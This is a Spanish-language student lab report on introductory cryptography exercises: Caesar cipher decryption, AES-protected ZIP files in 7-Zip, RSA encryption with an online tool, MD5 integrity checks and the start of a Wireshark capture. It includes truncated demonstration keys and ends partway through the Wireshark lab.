

ENTREGA DE LABORATORIOS - SEGURIDAD INFORMÁTICA

ENTREGADO POR:

Sebastian Guerrero Arias

Diana Milena Giraldo Valencia

Laboratorio #1

Cifrado césar

Herramienta: Cryptool ONLINE

El texto cifrado es: FHVDU HO HPSHUDGRU KD VLGR DVHVLQDGR

The screenshot shows the CryptTool-Online interface for the Caesar / ROT13 cipher. The Plaintext field on the left contains the text "CESARELEMPERADORHASIDOASESINADO". The Ciphertext field on the right contains the text "FHVDU HO HPSHUDGRU KD VLGR DVHVLQDGR". A large, semi-transparent black arrow points from the Ciphertext field back towards the Plaintext field. Both fields have a "Text" dropdown menu and a character count of 31 and 36 respectively. Below each field are "Copy", "Reset", and "Transfer" buttons, along with an "Options" button.

Se pone el texto en Ciphertext y le damos en opciones

❖ Options



🔑 Key

Copy

Reset

3



A Alphabet

52 chars

Copy

Reset

ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz

Freestyle Uppercase Lowercase Digits Punctuation marks Umlauts Blanks

▼ Format output

Reset

Remove blanks Convert to uppercase Blocks of 5

Pin right

Close

Le damos en key 3 y cerrar y automaticamente nos decifra el texto



Caesar / ROT13

Famous shifting cipher used by Julius Caesar

Plaintext

Text

31 chars

CESAREMPERADORHASIDOASESINADO

Copy

Reset

Transfer

CESAR EL EMPERADOR HA SIDO ASESINADO

Conclusión:


El Cifrado César es simple y fácil de descifrar con herramientas como Cryptool ONLINE. Solo requiere conocer la clave (3 en este caso) o usar fuerza bruta, ya que tiene pocas combinaciones. Es histórico pero inseguro para proteger información hoy en día.

LABORATORIO #2

Criptografía Simétrica Objetivo: Realizar una prueba de concepto con cifrado de un documento de texto con criptografía simétrica.


DESARROLLO Para la prueba de concepto se hará uso de 7zip y la opción de comprimir documentos usando una clave compartida tipo AES.

Creamos un archivo de prueba



Lo comprimimos con las opciones avanzadas.


- Haz clic derecho sobre Laboratorio.
- Selecciona "Añadir al archivo comprimido"




Selecciona:

- **Formato: ZIP.**


- **Método de cifrado:** AES-256.
- **Contraseña:** Ingresa una clave que puedas recordar.



Haz clic en "**Aceptar**". Se generará un archivo ZIP protegido con clave.



- 🎥 Intenta abrir el archivo comprimido.
- 🎥 Al solicitarse, introduce la clave configurada para acceder al contenido.



Este laboratorio demuestra cómo 7zip utiliza criptografía simétrica con AES para proteger archivos mediante una clave compartida, asegurando que solo usuarios autorizados puedan acceder a los datos.

Laboratorio #3

Objetivo: Realizar una prueba de concepto con cifrado de un documento de texto con criptografía asimétrica.

DESARROLLO Para la prueba de concepto se hará uso de una aplicación online que permite realizar el proceso.

Haz clic en "**Generate RSA Key Pair**" para obtener un par de claves:

- **Clave pública** (para cifrar).
- **Clave privada** (para descifrar).

Select RSA Key Size

2048 bit

Generate RSA Key Pair

Public Key(X.509 Format)

```
-----BEGIN PUBLIC KEY-----  
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIIBCgKCAQEAmNOHUiwO  
Pv6EKseBusACYYo6cPSTvhjkzlespo6/bv8Ne2qZUVxkVblu9v5q829s  
hsZiiBq1wG+l2EX5X2Xwx1jH7tw7qes6/0uUAjJuKWpoUVSYzx+Nap  
mZr302jMdOXVKDjJPBkI7Jln4F7rqN5j1nj3P2PWYFO2K7TqkqCwmb  
BgeSv3l3fMMJlJUFms5YvSiFTdV2+E2x2pARe6Yt8/pjXk3BY9oS0h
```

Download Public Key

Private Key(PKCS8 Format)

```
-----BEGIN RSA PRIVATE KEY-----  
MIIEvQIBADANBgkqhkiG9w0BAQEFAASCBKcwgSjAgEAAoIBAQCY0  
4dQjA4+/oQqx4FSwAJhijpw9JO+GOTOV6ymjr9u/w17aplRXGRVuW7  
2/mrzb2yGxmKIGrXAb6XYRflfZfDHWMfu3Dup6zr/S5QCMm4pamhR  
VJjPH41qmZmvfTaMx05dUoOMk8GSXsmWfgXuuo3mPWeOxc/Y9Z  
gU7YrtOqSoLCzsGB5K/exd8wwmUIQWazli9KIVN1Xb4TbHakBF7pi3
```

Download Private Key

- 🎬 Escribe o pega el mensaje en el campo correspondiente.
- 🎬 Selecciona la opción "**Encryption**".
- 🎬 Usa la clave pública del receptor para cifrar el mensaje.

RSA Encryption

Enter Plain Text to Encrypt

hola este es el laboratorio #3

Enter Public/Private key

```
-----BEGIN PUBLIC KEY-----  
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIIBCgKCAQEAmNOHUiwO  
Pv6EKseBusACYYo6cPSTvhjkzlespo6/bv8Ne2qZUVxkVblu9v5q829s  
hsZiiBq1wG+l2EX5X2Xwx1jH7tw7qes6/0uUAjJuKWpoUVSYzx+Nap  
mZr302jMdOXVKDjJPBkI7Jln4F7rqN5j1nj3P2PWYFO2K7TqkqCwmb  
BgeSv3l3fMMJlJUFms5YvSiFTdV2+E2x2pARe6Yt8/pjXk3BY9oS0h
```

RSA Key Type: Public key Private Key

Select Encryption Algorithm

RSA Decryption

Enter Encrypted Text to Decrypt (Base64)

Enter Encrypted Text to Decrypt

Enter Public/Private key

```
-----BEGIN RSA PRIVATE KEY-----  
MIIEvQIBADANBgkqhkiG9w0BAQEFAASCBKcwgSjAgEAAoIBAQCY0  
4dQjA4+/oQqx4FSwAJhijpw9JO+GOTOV6ymjr9u/w17aplRXGRVuW7  
2/mrzb2yGxmKIGrXAb6XYRflfZfDHWMfu3Dup6zr/S5QCMm4pamhR  
VJjPH41qmZmvfTaMx05dUoOMk8GSXsmWfgXuuo3mPWeOxc/Y9Z  
gU7YrtOqSoLCzsGB5K/exd8wwmUIQWazli9KIVN1Xb4TbHakBF7pi3
```

RSA Key Type: Public key Private Key

Select Decryption Algorithm

- 🎬 Copia el mensaje cifrado generado.
- 🎬 Pégalo en el campo de descifrado en la aplicación.
- 🎬 Introduce la clave privada del receptor.
- 🎬 Haz clic en "**Decrypt**" para recuperar el mensaje original.

RSA Encryption

Enter Plain Text to Encrypt [?](#)

hola este es el laboratorio #3

Enter Public/Private key [?](#)

----BEGIN PUBLIC KEY----

```
MIIIBjANBgkqhkiG9w0BAQEAAQCAQ8AMIIBCgKCAQEAmNOHUiwOPv6EKse
BUsACYYo6cPSTVhjkzlespo6/bv8Ne2qZUVvkVbLu95q829shsZiBq1wG+I2EX
5X2Xwx1jH7tw7ges6/0uUAjUkWpoUVSYzx+NapmZr302/MdOXVKDjJPBk1J
ln4F7rqN5j1nj3P2PWYFO2K7TqkqCwmbBgeSv3l3fMMJlJUFms5YvSiFTdV2+
E2x2pARe6Yt8/pjXk3BY9oSm0hprd3dilm7fp4s4nR/eWFnYTyGrINpeDuOgExt
```

RSA Key Type: Public key Private Key

Select Encryption Algorithm [?](#)

RSA/ECB/PKCS1Padding

Encrypt

Encrypted Output (Base64):

```
OoW5TovMPmNrqqNyIlBuG6XH2ffUcxdbkOkkvkaKUA28qXZ8opHD79e5C830
Ui2W4QGlxkLdLr2CgnSa2C5svg+YVdfzGVR2XWu3RZw8Mj1N9GM7uFYKGR
sIKskSzPvukwtHHGRYfbGMDeFb2HLj6ZXMTDbHFVq8CEhxzT8MvyoRF0RR
PSgqi8eA91scPdYECJlj/A0vff7D+WreDkrqlfpp7il9MiAxiv08O2+a2H3/fCu60
SiMsVN4SdrqP+cctBfcJ1ixepJn9ThMsrPwUgCem9rMHLz0tcsPCrwjrs2gTtu
```

RSA Decryption

Enter Encrypted Text to Decrypt (Base64) [?](#)

```
sIKskSzPvukwtHHGRYfbGMDeFb2HLj6ZXMTDbHFVq8CEhxzT8MvyoRF0RR
PSgqi8eA91scPdYECJlj/A0vff7D+WreDkrqlfpp7il9MiAxiv08O2+a2H3/fCu60
SiMsVN4SdrqP+cctBfcJ1ixepJn9ThMsrPwUgCem9rMHLz0tcsPCrwjrs2gTtu
6CKIXRaJH7elrnKWhomlzXWZC0xAnxQKcfEA==
```

Enter Public/Private key [?](#)

----BEGIN RSA PRIVATE KEY----

```
MIIEvQIBADANBgkqhkiG9w0BAQFAASCBKcwgSjAgEAAoIBAQCY04dQjA+
/oQx4FSwAjhijpw9JO+GOTOV6ymjr9u/w17apiRXGRVuW72/mrz2yGxmKIG
rXAb6XYRifZfdHWMu3Dup6zr/S5QCMm4pamhRVJiPH41qmZmvfTaMx05d
UoOmK8GSXsmWfgXuu03mPWeOxc/Y9ZgU7YrtQqSoLCzsGB5K/eXd8wwmU
IQWazi9KVN1Xb4TbHakBF7pi3z+rNeTcfJ2hlzSGmt1J2KWbt+nizidH95YWd
```

RSA Key Type: Public key Private Key

Select Decryption Algorithm [?](#)

RSA/ECB/PKCS1Padding

Decrypt

Decrypted Output:

hola este es el laboratorio #3

Conclusión:


Este laboratorio demuestra el uso de criptografía asimétrica con RSA para proteger mensajes, donde las claves pública y privada trabajan juntas para garantizar la seguridad y autenticidad del contenido.

Laboratorio #4


Funciones HASH Objetivo: Realizar una prueba de concepto con funciones hash MD5, para verificar la integridad de un archivo.

DESARROLLO Herramienta: WinMD5

- ▀ Abre un editor de texto (como Notepad) y escribe un contenido de prueba.
- ▀ Guarda el archivo




Inicia la aplicación WinMD5.




- ▀ En WinMD5, selecciona la opción para buscar el archivo.
- ▀ La herramienta generará el hash MD5 del archivo

7d1f749287d49180ada9c863e1b0f169



- █ Abre el archivo nuevamente, realiza un cambio mínimo, como añadir un espacio o una letra.
- █ Guarda el archivo.
- █ Repite el proceso en WinMD5 con el archivo modificado.
- █ Observa que el nuevo hash generado será diferente

adf5c4121d44b4b2a73f0d9f16680974



Conclusión:

El uso de funciones hash como MD5 permite verificar la integridad de un archivo. Cualquier modificación, por pequeña que sea, cambia el hash, asegurando que los datos no hayan sido alterados o corrompidos.

Laboratorio # 5


WIRESHARK

Objetivo:

Realizar una prueba de concepto de análisis de protocolos seguros y no seguros con wireshark.


DESARROLLO

- Abro Wireshark en mi computadora.




En la pantalla principal, elijo la interfaz de red que estoy usando (por ejemplo, Wi-Fi o Ethernet).

🎬 Hago doble clic en la interfaz para comenzar la captura de paquetes.




Descubrir

